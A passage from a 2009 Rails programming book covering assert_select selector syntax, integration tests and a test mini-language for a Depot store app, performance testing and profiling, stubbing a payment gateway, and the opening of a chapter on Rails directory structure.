the set of nodes that are selected. 7. http://www.w3.org/TR/REC-CSS2/selector.html Report erratum this copy is (P1.0 printing, March 2009)
  • 236.
    F UNCTIONAL TESTING OF C ONTROLLERS 236 Class and id selectors are easy: p#some-id # selects the paragraph with id="some-id" p.some-class # selects paragraph(s) with class="some-class" Attribute selectors appear between square brackets. The syntax is as follows: p[name] # paragraphs with an attribute name p[name=value] # paragraphs with an attribute name=value p[name^=string] # ... name=value, value starts with 'string' p[name$=string] # ... name=value, value ends with 'string' p[name*=string] # ... name=value, value must contain 'string' p[name~=string] # ... name=value, value must contain 'string' # as a space-separated word p[name|=string] # ... name=value, value starts 'string' # followed by a space Let’s look at some examples: p[class=warning] # all paragraphs with class="warning" tr[id=total] # the table row with id="total" table[cellpadding] # all table tags with a cellpadding attribute div[class*=error] # all div tags with a class attribute # containing the text error p[secret][class=shh] # all p tags with both a secret attribute # and a class="shh" attribute [class=error] # all tags with class="error" The class and id selectors are shortcuts for class= and id=: p#some-id # same as p[id=some-id] p.some-class # same as p[class=some-class] Chained Selectors You can combine multiple simple selectors to create chained selectors. These allow you to describe the relationship between elements. In the descriptions that follow, sel_1, sel_2, and so on, represent simple selectors. sel_1 sel_2 Selects all sel_2s that have a sel_1 as an ancestor. (The selectors are separated by one or more spaces.) sel_1 > sel_2 Selects all sel_2s that have sel_1 as a parent. Thus: table td # will match all td tags inside table tags table > td # won't match in well-formed HTML, # as td tags have tr tags as parents Report erratum this copy is (P1.0 printing, March 2009)
  • 237.
    F UNCTIONAL TESTING OF C ONTROLLERS 237 sel_1 + sel_2 Selects all sel_2s that immediately follow sel_1s. Note that “follow” means that the two selectors describe peer nodes, not parent/child nodes. td.price + td.total # select all td nodes with class="total" # that follow a <td class="price"> sel_1 ~ sel_2 Selects all sel_2s that follow sel_1s. div#title ~ p # all the p tags that follow a # <div id="title"> sel_1, sel_2 Selects all elements that are selected by sel_1 or sel_2. p.warn, p.error # all paragraphs with a class of # warn or error Pseudoclasses Pseudoclasses typically allow you to select elements based on their position (although there are some exceptions). They are all prefixed with a colon. :root Selects only the root element. This is sometimes useful when testing an XML response. order:root # only returns a selection if the # root of the response is <order> sel :empty Selects only if sel has neither children nor text content. div#error:empty # selects the node <div id="error"> # only if it is empty sel_1 sel_2:only-child Selects the nodes that are the only children of sel_1 nodes. div :only-child # select the child nodes of divs that # have only one child sel_1 sel_2:first-child Selects all sel_2 nodes that are the first children of sel_1 nodes. table tr:first-child # the first row from each table sel_1 sel_2:last-child Selects all sel_2 nodes that are the last children of sel_1 nodes. table tr:last-child # the last row from each table Report erratum this copy is (P1.0 printing, March 2009)
  • 238.
    F UNCTIONAL TESTING OF C ONTROLLERS 238 sel_1 sel_2:nth-child(n ) Selects all sel_2 nodes that are the nth child of sel_1 nodes, where n counts from 1. Contrast this with nth-of-type, described later. table tr:nth-child(2) # the second row of every table div p:nth-child(2) # the second element of each div # if that element is a <p> sel_1 sel_2:nth-last-child(n ) Selects all sel_2 nodes that are the nth child of sel_1 nodes, counting from the end. table tr:nth-last-child(2) # the second to last row in every table sel_1 sel_2:only-of-type Selects all sel_2 nodes that are the only children of sel_1 nodes. (That is, the sel_1 node may have multiple children but only one of type sel_2.) div p:only-of-type # all the paragraphs in divs that # contain just one paragraph sel_1 sel_2:first-of-type Selects the first node of type sel_2 whose parents are sel_1 nodes. div.warn p:first-of-type # the first paragraph in <div class="warn"> sel_1 sel_2:last-of-type Selects the last node of type sel_2 whose parents are sel_1 nodes. div.warn p:last-of-type # the last paragraph in <div class="warn"> sel_1 sel_2:nth-of-type(n ) Selects all sel_2 nodes that are the nth child of sel_1 nodes, but only counting nodes whose type matches sel_2. div p:nth-of-type(2) # the second paragraph of each div sel_1 sel_2:nth-last-of-type(n ) Selects all sel_2 nodes that are the nth child of sel_1 nodes, counting from the end, but only counting nodes whose type matches sel_2. div p:nth-last-of-type(2) # the second to last paragraph of each div The numeric parameter to the nth-xxx selectors can be the following form: d (a number) Counts d nodes. a n+d (nodes from groups) Divides the child nodes into groups of a and then selects the dth node from each group. div#story p:nth-child(3n+1) # every third paragraph of # the div with id="story" Report erratum this copy is (P1.0 printing, March 2009)
  • 239.
    F UNCTIONAL TESTING OF C ONTROLLERS 239 -a n+d (nodes from groups) Divides the child nodes into groups of a and then selects the first node of up to d groups. (Yes, this is a strange syntax.) div#story p:nth-child(-n+2) # The first two paragraphs odd (odd-numbered nodes) even (even-numbered nodes) Alternating child nodes. div#story p:nth-child(odd) # paragraphs 1, 3, 5, ... div#story p:nth-child(even) # paragraphs 2, 4, 6, ... Finally, you can invert the sense of any selector. :not(sel ) Selects all nodes that are not selected by sel. div :not(p) # all the non-paragraph nodes of all divs Now we know how to select nodes in the response, let’s see how to write asser- tions to test the response’s content. Response-Oriented Assertions The assert_select assertion can be used within functional and integration tests. At its simplest it takes a selector. The assertion passes if at least one node in the response matches, and it fails if no nodes match. assert_select "title" # does our response contain a <title> tag # and a <div class="cart"> with a # child <div id="cart-title"> assert_select "div.cart > div#cart-title" As well as simply testing for the presence of selected nodes, you can compare their content with a string or regular expression. The assertion passes only if all selected nodes equal the string or match the regular expression: assert_select "title" , "Pragprog Online Book Store" assert_select "title" , /Online/ If instead you pass a number or a Ruby range, the assert passes if the number of nodes is equal to the number or falls within the range: assert_select "title" , 1 # must be just one title element assert_select "div#main div.entry" , 1..10 # one to 10 entries on a page Passing false as the second parameter is equivalent to passing zero: the asser- tion succeeds if no nodes are selected. You can also pass a hash after the selector, allowing you to test multiple con- ditions. Report erratum this copy is (P1.0 printing, March 2009)
  • 240.
    I NTEGRATION TESTING OF A PPLICATIONS 240 For example, to test that there is exactly one title node and that node matches the regular expression /pragprog/, you could use this: assert_select "title" , :count => 1, :text => /pragprog/ The hash may contain the following keys: :text =>S | R Either a string or a regular expression, which must match the contents of the node. :count =>n Exactly n nodes must have been selected. :minimum =>n At least n nodes must have been selected. :maximum =>n At most n nodes must have been selected. Nesting Select Assertions Once assert_select has chosen a set of nodes and passed any tests associated with those nodes, you may want to perform additional tests within that node- set. For example, we started this section with a test that checked that the page contained a <div> with an id of cart. This <div> should contain a table that itself should contain exactly three rows. The last <td> in the row with class total-line should have the content $57.70. We could express this using a series of assertions: assert_select "div#cart" assert_select "div#cart table tr" , 3 assert_select "div#cart table tr.total-line td:last-of-type" , "$57.70" By nesting selections inside blocks, we can tidy this up: assert_select "div#cart" do assert_select "table" do assert_select "tr" , :count => 3 assert_select "tr.total-line td:last-of-type" , "$57.70" end end Additional Assertions As well as assert_select, Rails provides similar selector-based assertions for val- idating the HTML content of RJS update and insert operations (assert_select_rjs), the encoded HTML within an XML response (assert_selected_encoded), and the HTML body of an e-mail (assert_select_email). Take a look at the Rails documen- tation for details. 14.4 Integration Testing of Applications The next level of testing is to exercise the flow through our application. In many ways, this is like testing one of the stories that our customer gave us when we first started to code the application. For example, we might have been told Report erratum this copy is (P1.0 printing, March 2009)
  • 241.
    I NTEGRATION TESTING OF A PPLICATIONS 241 that A user goes to the store index page. They select a product, adding it to their cart. They then check out, filling in their details on the checkout form. When they submit, an order is created in the database containing their information, along with a single line item corresponding to the product they added to their cart. This is ideal material for an integration test. Integration tests simulate a con- tinuous session between one or more virtual users and our application. You can use them to send in requests, monitor responses, follow redirects, and so on. When you create a model or controller, Rails creates the corresponding unit or functional tests. Integration tests are not automatically created, however, but you can use a generator to create one. depot> ruby script/generate integration_test user_stories exists test/integration/ create test/integration/user_stories_test.rb Notice that Rails automatically adds _test to the name of the test. Let’s look at the generated file: require 'test_helper' class UserStoriesTest < ActionController::IntegrationTest fixtures :all # Replace this with your real tests. test "the truth" do assert true end end This looks a bit like a functional test, but our test class inherits from Integra- tionTest. Let’s launch straight in and implement the test of our story. Because we’ll be buying something, we’ll need only our products fixture. So instead of loading all the fixtures, let’s load only this one: fixtures :products By the end of the test, we know we’ll want to have added an order to the orders table and a line item to the line_items table, so let’s empty them out before we start. And, because we’ll be using the Ruby book fixture data a lot, let’s load it into a local variable: Download depot_r/test/integration/user_stories_test.rb LineItem.delete_all Order.delete_all ruby_book = products(:ruby_book) Report erratum this copy is (P1.0 printing, March 2009)
  • 242.
    I NTEGRATION TESTING OF A PPLICATIONS 242 Let’s attack the first sentence in the user story: A user goes to the store index page. Download depot_r/test/integration/user_stories_test.rb get "/store/index" assert_response :success assert_template "index" This almost looks like a functional test. The main difference is the get method. In a functional test we check just one controller, so we specify just an action when calling get. In an integration test, however, we can wander all over the application, so we need to pass in a full (relative) URL for the controller and action to be invoked. The next sentence in the story goes They select a product, adding it to their cart. We know that our application uses an Ajax request to add things to the cart, so we’ll use the xml_http_request method to invoke the action. When it returns, we’ll check that the cart now contains the requested product: Download depot_r/test/integration/user_stories_test.rb xml_http_request :put, "/store/add_to_cart" , :id => ruby_book.id assert_response :success cart = session[:cart] assert_equal 1, cart.items.size assert_equal ruby_book, cart.items[0].product In a thrilling plot twist, the user story continues, They then check out.... That’s easy in our test: Download depot_r/test/integration/user_stories_test.rb post "/store/checkout" assert_response :success assert_template "checkout" At this point, the user has to fill in their details on the checkout form. Once they do and they post the data, our application creates the order and redi- rects to the index page. Let’s start with the HTTP side of the world by post- ing the form data to the save_order action and verifying we’ve been redirected to the index. We’ll also check that the cart is now empty. The test helper method post_via_redirect generates the post request and then follows any redi- rects returned until a nonredirect response is returned. Download depot_r/test/integration/user_stories_test.rb post_via_redirect "/store/save_order" , :order => { :name => "Dave Thomas" , :address => "123 The Street" , :email => "dave@pragprog.com" , :pay_type => "check" } Report erratum this copy is (P1.0 printing, March 2009)
  • 243.
    I NTEGRATION TESTING OF A PPLICATIONS 243 assert_response :success assert_template "index" assert_equal 0, session[:cart].items.size Finally, we’ll wander into the database and make sure we’ve created an order and corresponding line item and that the details they contain are correct. Because we cleared out the orders table at the start of the test, we’ll simply verify that it now contains just our new order: Download depot_r/test/integration/user_stories_test.rb orders = Order.find(:all) assert_equal 1, orders.size order = orders[0] assert_equal "Dave Thomas" , order.name assert_equal "123 The Street" , order.address assert_equal "dave@pragprog.com" , order.email assert_equal "check" , order.pay_type assert_equal 1, order.line_items.size line_item = order.line_items[0] assert_equal ruby_book, line_item.product And that’s it. Here’s the full source of the integration test: Download depot_r/test/integration/user_stories_test.rb require 'test_helper' class UserStoriesTest < ActionController::IntegrationTest fixtures :products # A user goes to the index page. They select a product, adding it to their # cart, and check out, filling in their details on the checkout form. When # they submit, an order is created containing their information, along with a # single line item corresponding to the product they added to their cart. test "buying a product" do LineItem.delete_all Order.delete_all ruby_book = products(:ruby_book) get "/store/index" assert_response :success assert_template "index" xml_http_request :put, "/store/add_to_cart" , :id => ruby_book.id assert_response :success cart = session[:cart] assert_equal 1, cart.items.size assert_equal ruby_book, cart.items[0].product Report erratum this copy is (P1.0 printing, March 2009)
  • 244.
    I NTEGRATION TESTING OF A PPLICATIONS 244 post "/store/checkout" assert_response :success assert_template "checkout" post_via_redirect "/store/save_order" , :order => { :name => "Dave Thomas" , :address => "123 The Street" , :email => "dave@pragprog.com" , :pay_type => "check" } assert_response :success assert_template "index" assert_equal 0, session[:cart].items.size orders = Order.find(:all) assert_equal 1, orders.size order = orders[0] assert_equal "Dave Thomas" , order.name assert_equal "123 The Street" , order.address assert_equal "dave@pragprog.com" , order.email assert_equal "check" , order.pay_type assert_equal 1, order.line_items.size line_item = order.line_items[0] assert_equal ruby_book, line_item.product end end Even Higher-Level Tests (This section contains advanced material that can safely be skipped.) The integration test facility is very nice: we know of no other framework that offers built-in testing at this high of a level. But we can take it even higher. Imagine being able to give your QA people a mini-language (sometimes called a domain-specific language) for application testing. They could write our pre- vious test with language like this: Download depot_r/test/integration/dsl_user_stories_test.rb def test_buying_a_product dave = regular_user dave.get "/store/index" dave.is_viewing "index" dave.buys_a @ruby_book dave.has_a_cart_containing @ruby_book dave.checks_out DAVES_DETAILS dave.is_viewing "index" check_for_order DAVES_DETAILS, @ruby_book end Report erratum this copy is (P1.0 printing, March 2009)
  • 245.
    I NTEGRATION TESTING OF A PPLICATIONS 245 This code uses a hash, DAVES_DETAILS, defined inside the test class: Download depot_r/test/integration/dsl_user_stories_test.rb DAVES_DETAILS = { :name => "Dave Thomas" , :address => "123 The Street" , :email => "dave@pragprog.com" , :pay_type => "check" } It might not be great literature, but it’s still pretty readable. So, how do we provide them with this kind of functionality? It turns out to be fairly easy using a neat Ruby facility called singleton methods. If obj is a variable containing any Ruby object, we can define a method that applies only to that object using this syntax: def obj.method_name # ... end Once we’ve done this, we can call method_name on obj just like any other method: obj.method_name That’s how we’ll implement our testing language. We’ll create a new testing session using the open_session method and define all our helper methods on this session. In our example, this is done in the regular_user method: Download depot_r/test/integration/dsl_user_stories_test.rb def regular_user open_session do |user| def user.is_viewing(page) assert_response :success assert_template page end def user.buys_a(product) xml_http_request :put, "/store/add_to_cart" , :id => product.id assert_response :success end def user.has_a_cart_containing(*products) cart = session[:cart] assert_equal products.size, cart.items.size for item in cart.items assert products.include?(item.product) end end def user.checks_out(details) post "/store/checkout" Report erratum this copy is (P1.0 printing, March 2009)
  • 246.
    I NTEGRATION TESTING OF A PPLICATIONS 246 assert_response :success assert_template "checkout" post_via_redirect "/store/save_order" , :order => { :name => details[:name], :address => details[:address], :email => details[:email], :pay_type => details[:pay_type] } assert_response :success assert_template "index" assert_equal 0, session[:cart].items.size end end end The regular_user method returns this enhanced session object, and the rest of our script can then use it to run the tests. Once we have this mini-language defined, it’s easy to write more tests. For example, here’s a test that verifies that there’s no interaction between two users buying products at the same time. (We’ve indented the lines related to Mike’s session to make it easier to see the flow.) Download depot_r/test/integration/dsl_user_stories_test.rb def test_two_people_buying dave = regular_user mike = regular_user dave.buys_a @ruby_book mike.buys_a @rails_book dave.has_a_cart_containing @ruby_book dave.checks_out DAVES_DETAILS mike.has_a_cart_containing @rails_book check_for_order DAVES_DETAILS, @ruby_book mike.checks_out MIKES_DETAILS check_for_order MIKES_DETAILS, @rails_book end We show the full listing of the mini-language version of the testing class start- ing on page 717. Integration Testing Support Integration tests are deceptively similar to functional tests, and indeed all the same assertions we’ve used in unit and functional testing work in integration tests. However, some care is needed, because many of the helper methods are subtly different. Integration tests revolve around the idea of a session. The session represents a user at a browser interacting with our application. Although similar in concept to the session variable in controllers, the word session here means something different. Report erratum this copy is (P1.0 printing, March 2009)
  • 247.
    I NTEGRATION TESTING OF A PPLICATIONS 247 When you start an integration test, you’re given a default session (you can get to it in the instance variable integration_session if you really need to). All of the integration test methods (such as get) are actually methods on this session: the test framework delegates these calls for you. However, you can also create explicit sessions (using the open_session method) and invoke these methods on them directly. This lets you simulate multiple users at the same time (or lets you create sessions with different characteristics to be used sequentially in your test). We saw an example of multiple sessions in the test on page 245. Be careful to use an explicit receiver when assigning to integration test attri- butes in an integration test: self.accept = "text/plain" # works open_session do |sess| sess.accept = "text/plain" # works end accept = "text/plain" # doesn't work--local variable Integration test sessions have the following attributes. In the list that follows, sess stands for a session object. accept The accept header to send. sess.accept = "text/xml,text/html" controller A reference to the controller instance used by the last request. cookies A hash of the cookies. Set entries in this hash to send cookies with a request, and read values from the hash to see what cookies were set in a response. headers The headers returned by the last response as a hash. host Set this value to the host name to be associated with the next request. Useful when you write applications whose behavior depends on the host name of the server. sess.host = "fred.blog_per_user.com" path The URI of the last request. Report erratum this copy is (P1.0 printing, March 2009)
  • 248.
    I NTEGRATION TESTING OF A PPLICATIONS 248 remote_addr The client IP address to be associated with the next request. This is pos- sibly useful if your application distinguishes between local and remote requests. sess.remote_addr = "127.0.0.1" request The request object used by the last request. request_count A running counter of the number of requests processed. response The response object used by the last request. status The HTTP status code of the last response (200, 302, 404, and so on). status_message The status message that accompanied the status code of the last re- sponse (OK, Not Found, and so on). Integration Testing Convenience Methods The following methods can be used within integration tests: follow_redirect!() Follows a single redirect response. If the last response was not a redirect, an exception will be raised. Otherwise, the redirect is performed on the location header. head(path, params=nil, headers=nil) get(path, params=nil, headers=nil) post(path, params=nil, headers=nil) put(path, params=nil, headers=nil) delete(path, params=nil, headers=nil) xml_http_request(method, path, params=nil, headers=nil) Performs a HEAD, GET, POST, PUT, or DELETE XML_HTTP request with the given parameters. Path should be a string containing the URI to be invoked. It need not have a protocol or host component. If it does and if the protocol is HTTPS, an HTTPS request will be simulated. The optional params parameter should be a hash of key/value pairs or a string con- taining encoded form data.8 get "/store/index" assert_response :success get "/store/product_info" , :id => 123, :format = "long" 8. application/x-www-form-urlencoded or multipart/form-data Report erratum this copy is (P1.0 printing, March 2009)
  • 249.
    P ERFORMANCE TESTING 249 get_via_redirect(path, params=nil, headers=nil}) post_via_redirect(path, params=nil, headers=nil}) put_via_redirect(path, params=nil, headers=nil}) delete_via_redirect(path, params=nil, headers=nil}) Performs a get, post, put, or delete request. If the response is a redirect, follow it, and any subsequent redirects, until a response that isn’t a redi- rect is returned. host!(name) Sets the host name to use in the next request. This is the same as setting the host attribute. https!(use_https=true) If passed true (or with no parameter), the subsequent requests will simu- late using the HTTPS protocol. https? Returns true if the HTTPS flag is set. open_session { |sess| ... } Creates a new session object. If a block is given, the new session is yielded to the block before being returned. redirect?() Returns true if the last response was a redirect. reset!() Resets the session, allowing a single test to reuse a session. url_for(options) Constructs a URL given a set of options. This can be used to generate the parameter to get and post. get url_for(:controller => "store" , :action => "index" ) 14.5 Performance Testing Testing isn’t just about whether something does what it should. We might also want to know whether it does it fast enough. Before we get too deep into this, here’s a warning: most applications perform just fine most of the time, and when they do start to get slow, it’s often in ways we would never have anticipated. For this reason, it’s normally a bad idea to focus on performance early in development. Instead, we recommend using performance testing in two scenarios, both late in the development process: • When you’re doing capacity planning, you’ll need data such as the num- ber of boxes needed to handle your anticipated load. Performance testing can help produce (and tune) these figures. Report erratum this copy is (P1.0 printing, March 2009)
  • 250.
    P ERFORMANCE TESTING 250 • When you’ve deployed and you notice things going slowly, performance testing can help isolate the issue. And, once isolated, leaving the test in place will help prevent the issue from arising again. Database-related performance issues are a common example of this kind of problem. An application might be running fine for months, and then someone adds an index to the database. Although the index helps with a particular problem, it has the unintended side effect of dramatically slowing down some other part of the application. In the old days (yes, that was just a few short years ago), we used to recom- mend creating unit tests to monitor performance issues. The idea was that these tests would give you an early warning when performance started to exceed some preset limit: you learn about this during testing, not after you deploy. And, indeed, we still recommend doing that, as we’ll see next. How- ever, this kind of isolated performance testing isn’t the whole picture, and at the end of this section we’ll have suggestions for other kinds of performance tests. Let’s start out with a slightly artificial scenario. We need to know whether our store controller can handle creating 100 orders within three seconds. We want to do this against a database containing 1,000 products (because we suspect that the number of products might be significant). How can we write a test for this? To create all these products, let’s use a dynamic fixture: Download depot_r/test/fixtures/performance/products.yml <% 1.upto(1000) do |i| %> product_<%= i %>: id: <%= i %> title: Product Number <%= i %> description: My description image_url: product.gif price: 1234 <% end %> Notice that we’ve put this fixture file over in the performance subdirectory of the fixtures directory. The name of a fixture file must match a database table name, so we can’t have multiple fixtures for the products table in the same directory. We’d like to reserve the regular fixtures directory for test data to be used by conventional unit tests, so we’ll simply put another products.yml file in a subdirectory. Note that in the test, we loop from 1 to 1,000. It’s initially tempting to use 1000.times do |i|..., but this doesn’t work. The times method generates numbers from 0 to 999, and if we pass 0 as the id value to SQLite 3, it’ll ignore it and use an autogenerated key value. This might possibly result in a key collision. Report erratum this copy is (P1.0 printing, March 2009)
  • 251.
    P ERFORMANCE TESTING 251 Now we need to write a performance test. Again, we want to keep them sepa- rate from the nonperformance tests, so we create a file called order_speed_test.rb in the directory test/performance. Because we’re testing a controller, we’ll base the test on a standard functional test (and we’ll cheat by copying in the boil- erplate from store_controller_test.rb). After a superficial edit, it looks like this: require 'test_helper' require 'store_controller' class OrderSpeedTest < ActionController::TestCase tests StoreController def setup @controller = StoreController.new @request = ActionController::TestRequest.new @response = ActionController::TestResponse.new end end Let’s start by loading the product data. Because we’re using a fixture that isn’t in the regular fixtures directory, we have to override the default Rails path: Download depot_r/test/performance/order_speed_test.rb self.fixture_path = File.join(File.dirname(__FILE__), "../fixtures/performance" ) fixtures :products We’ll need some data for the order form; we’ll use the same hash of values we used in the integration test. Finally, we have the test method itself: Download depot_r/test/performance/order_speed_test.rb def test_100_orders Order.delete_all LineItem.delete_all @controller.logger.silence do elapsed_time = Benchmark.realtime do 100.downto(1) do |prd_id| cart = Cart.new cart.add_product(Product.find(prd_id)) post :save_order, { :order => DAVES_DETAILS }, { :cart => cart } assert_redirected_to :action => :index end end assert_equal 100, Order.count assert elapsed_time < 3.00 end end This code uses the Benchmark.realtime method, which is part of the standard Ruby library. It runs a block of code and returns the elapsed time (as a Report erratum this copy is (P1.0 printing, March 2009)
  • 252.
    P ERFORMANCE TESTING 252 floating-point number of seconds). In our case, the block creates 100 orders using 100 products from the 1,000 we created (in reverse order, just to add some spice). You’ll notice the code has one other tricky feature: Download depot_r/test/performance/order_speed_test.rb @controller.logger.silence do end By default, Rails will trace out to the log file (test.log) all the work it is doing processing our 100 orders. It turns out that this is quite an overhead, so we silence the logging by placing it inside a block where logging is silenced. On my G5, this reduces the time taken to execute the block by about 30 percent. As we’ll see in a minute, there are better ways to silence logging in real production code. Let’s run the performance test: depot> ruby -I test test/performance/order_speed_test.rb Started . Finished in 1.849848 seconds. 1 tests, 102 assertions, 0 failures, 0 errors It runs fine in the test environment. However, performance issues normally rear their heads in production, and that’s where we’d like to be able to monitor our application. Fortunately, we have some options in that environment, too. Profiling and Benchmarking If you simply want to measure how a particular method (or statement) is performing, you can use the script/performance/profiler and script/performance/ benchmarker scripts that Rails provides with each project. The benchmarker script tells you how long a method takes, while the profiler tells you where each method spends its time. The benchmarker gives relatively accurate elapsed times, while the profiler adds a significant overhead—its absolute times aren’t that important, but the relative times are. Say (as a contrived example) we notice that the User.encrypted_password method seems to be taking far too long. Let’s first find out whether that’s the case: depot> ruby script/performance/benchmarker > 'User.encrypted_password("secret", "salt")' user system total real #1 1.650000 0.030000 1.680000 ( 1.761335) Wow, 1.8 elapsed seconds to run one method seems high! Report erratum this copy is (P1.0 printing, March 2009)
  • 253.
    U SING MOCK O BJECTS 253 Let’s run the profiler to dig into this: depot> ruby script/performance/profiler 'User.encrypted_password("secret", "salt")' Loading Rails... Using the standard Ruby profiler. % cumulative self self total time seconds seconds calls ms/call ms/call name 78.65 58.63 58.63 1 58630.00 74530.00 Integer#times 21.33 74.53 15.90 1000000 0.02 0.02 Math.sin 1.25 75.46 0.93 1 930.00 930.00 Profiler__.start_profile 0.01 75.47 0.01 12 0.83 0.83 Symbol#to_sym . . . 0.00 75.48 0.00 1 0.00 0.00 Hash#update That’s strange—the method seems to be spending most of its time in the times and sin methods. Let’s look at the source: def self.encrypted_password(password, salt) 1000000.times { Math.sin(1)} string_to_hash = password + salt Digest::SHA1.hexdigest(string_to_hash) end Oops! That loop at the top was added when I wanted to slow things down during some manual testing, and I must have forgotten to remove it before I deployed the application. Guess I lose the use of the red stapler for a week. The approaches described so far are unobtrusive in that they do not involve modifying our application. This leaves only the really stubborn problems that occur in production. Rails has an answer for that too: ActionController has a method named benchmark that will benchmark and log the duration of a sin- gle block. By default, benchmark will silence logging within a block, unless use_silence is set to false. Additionally, benchmark will record a benchmark only if the current level of the logger matches the log_level. This makes it easy to include benchmarking statements in production that will remain inexpensive because the benchmark will be conducted only if the log level is low enough. ActionView::Helpers::BenchmarkHelper provides a similar benchmark helper for us within views. In any case, remember the log files. They are a gold mine of useful timing information. 14.6 Using Mock Objects At some point we’ll need to add code to the Depot application to actually collect payment from our dear customers. So, imagine that we’ve filled out all the paperwork necessary to turn credit card numbers into real money in our bank account. Then we created a PaymentGateway class in the file Report erratum this copy is (P1.0 printing, March 2009)
  • 254.
    U SING MOCK O BJECTS 254 lib/payment_gateway.rb that communicates with a credit-card processing gate- way. And we’ve wired up the Depot application to handle credit cards by adding the following code to the save_order action of StoreController: gateway = PaymentGateway.new response = gateway.collect(:login => 'username' , :password => 'password' , :amount => @cart.total_price, :card_number => @order.card_number, :expiration => @order.card_expiration, :name => @order.name) When the collect method is called, the information is sent out over the network to the back-end credit-card processing system. This is good for our pocket- book, but it’s bad for our functional test because StoreController now depends on a network connection with a real, live credit card processor on the other end. And even if we had both of those available at all times, we still don’t want to send credit card transactions every time we run the functional tests. Instead, we simply want to test against a mock, or replacement, PaymentGate- way object. Using a mock frees the tests from needing a network connection and ensures more consistent results. Thankfully, Rails makes stubbing out objects a breeze. To stub out the collect method in the testing environment, all we need to do is create a payment_gateway.rb file in the test/mocks/test directory. Let’s look at the details of naming here. First, the filename must match the name of the file we’re trying to replace. We can stub out a model, controller, or library file. The only constraint is that the filename must match. Second, look at the path of the stub file. We put it in the test subdirectory of the test/mocks directory. This subdirectory holds all the stub files that are used in the test environment. If we wanted to stub out files while in the development environment, we’d have put our stubs in the directory test/mocks/development. Now let’s look at the file itself: require 'lib/payment_gateway' class PaymentGateway # I'm a stubbed out method def collect(request) true end end Notice that the stub file actually loads the original PaymentGateway class (using require). It then reopens the PaymentGateway class and overrides just the collect Report erratum this copy is (P1.0 printing, March 2009)
  • 255.
    U SING MOCK O BJECTS 255 method. That means we don’t have to stub out all the methods of PaymentGate- way, just the methods we want to redefine for when the tests run. In this case, the new collect method simply returns a fake response. With this file in place, the StoreController will use the stub PaymentGateway class. This happens because Rails arranges the search path to include the mock path first—the file test/mocks/test/payment_gateway.rb is loaded instead of lib/payment_gateway.rb. That’s all there is to it. By using stubs, we can streamline the tests and con- centrate on testing what’s most important. And Rails makes it painless. Stubs vs. Mocks You may have noticed that the previous section uses the term stub for these fake classes and methods but that Rails places them in a subdirectory of test/mocks. Rails is playing a bit fast and loose with its terminology here. What it calls mocks are really just stubs: faked-out chunks of code that eliminate the need for some resource. However, if you really want mock objects—objects that test to see how they are used and create errors if used improperly, check out Flex Mock,9 Jim Weirich’s Ruby library for mock objects, or Mocha,10 from James Mead. What We Just Did We wrote some tests for the Depot application, but we didn’t test everything. However, with what we now know, we could test everything. Indeed, Rails has excellent support to help you write good tests. Test early and often—you’ll catch bugs before they have a chance to run and hide, your designs will improve, and your Rails application will thank you for it. 9. http://flexmock.rubyforge.org/ 10. http://mocha.rubyforge.org/ Report erratum this copy is (P1.0 printing, March 2009)
  • 256.
    Part III Working withthe Rails Framework
  • 257.
    Chapter 15 Rails in Depth Having survived our Depot project, now seems like a good time to dig deeper into Rails. For the rest of the book, we’ll go through Rails topic by topic (which pretty much means module by module). This chapter sets the scene. It talks about all the high-level stuff you need to know to understand the rest: directory structures, configuration, environ- ments, support classes, and debugging hints. But first, we have to ask an important question.... 15.1 So, Where’s Rails? One of the interesting aspects of Rails is how componentized it is. From a developer’s perspective, you spend all your time dealing with high-level mod- ules such as Active Record and Action View. There is a component called Rails, but it sits below the other components, silently orchestrating what they do and making them all work together seamlessly. Without the Rails component, not much would happen. But at the same time, only a small part of this under- lying infrastructure is relevant to developers in their day-to-day work. We’ll cover the parts that are relevant in the rest of this chapter. 15.2 Directory Structure Rails assumes a certain runtime directory layout. If we run the command rails my_app, we get the top-level directories shown in Figure 15.1, on the next page. Let’s look at what goes into each directory (although not necessarily in order). The directories config and db require a little more discussion, so each gets its own section. The top-level directory also contains a Rakefile. You can use it to run tests, cre- ate documentation, extract the current structure of your schema, and more.
  • 258.
    D IRECTORY STRUCTURE 258 Figure 15.1: Result of rails my_app command Type rake - -tasks at a prompt for the full list. Type rake - -describe task to see a more complete description of a specific task. app/ and test/ Most of our work takes place in the app and test directories. The main code for the application lives below the app directory, as shown in Figure 15.2, on the following page. We’ll talk more about the structure of the app directory as we look at Active Record, Action Controller, and Action View in more detail later in the book, and we already looked at test back in Chapter 14, Task T: Testing, on page 210. doc/ The doc directory is used for application documentation. It is produced using RDoc. If you run rake doc:app, you’ll end up with HTML documentation in the directory doc/app. You can create a special first page for this documentation by editing the file doc/README_FOR_APP. The top-level documentation for our store application is shown in Figure 12.3, on page 192. Report erratum this copy is (P1.0 printing, March 2009)
  • 259.
    D IRECTORY STRUCTURE 259 Figure 15.2: The app directory lib/ The lib directory holds application code that doesn’t fit neatly into a model, view, or controller. For example, you may have written a library that creates PDF receipts that your store’s customers can download.1 These receipts are sent directly from the controller to the browser (using the send_data method). The code that creates these PDF receipts will sit naturally in the lib directory. The lib directory is also a good place to put code that’s shared among models, views, or controllers. Maybe you need a library that validates a credit card number’s checksum, that performs some financial calculation, or that works out the date of Easter. Anything that isn’t directly a model, view, or controller should be slotted into lib. 1. ...which we did in the new Pragmatic Programmer store. Report erratum this copy is (P1.0 printing, March 2009)
  • 260.
    D IRECTORY STRUCTURE 260 Don’t feel that you have to stick a bunch of files directly into the lib directory itself. Most experienced Rails developers will create subdirectories to group related functionality under lib. For example, in the Pragmatic Programmer store, the code that generates receipts, customs documentation for shipping, and other PDF-formatted documentation is all in the directory lib/pdf_stuff. Once you have files in the lib directory, you can use them in the rest of your application. If the files contain classes or modules and the files are named using the lowercase form of the class or module name, then Rails will load the file automatically. For example, we might have a PDF receipt writer in the file receipt.rb in the directory lib/pdf_stuff. As long as our class is named PdfStuff::Receipt, Rails will be able to find and load it automatically. For those times where a library cannot meet these automatic loading condi- tions, you can use Ruby’s require mechanism. If the file is in the lib directory, ֒ page 678 → you can require it directly by name. For example, if our Easter calculation library is in the file lib/easter.rb, we can include it in any model, view, or con- troller using this: require "easter" If the library is in a subdirectory of lib, remember to include that directory’s name in the require statement. For example, to include a shipping calculation for airmail, we might add the following line: require "shipping/airmail" Rake Tasks You’ll also find an empty tasks directory under lib. This is where you can write your own Rake tasks, allowing you to add automation to your project. This isn’t a book about Rake, so we won’t go into it deeply here, but here’s a simple example. Rails provides a Rake task to tell you the latest migration that has been performed. But it may be helpful to see a list of all the migrations that have been per- formed. We’ll write a Rake task that prints out the versions listed in the schema_migration table. These tasks are Ruby code, but they need to be placed into files with the extension 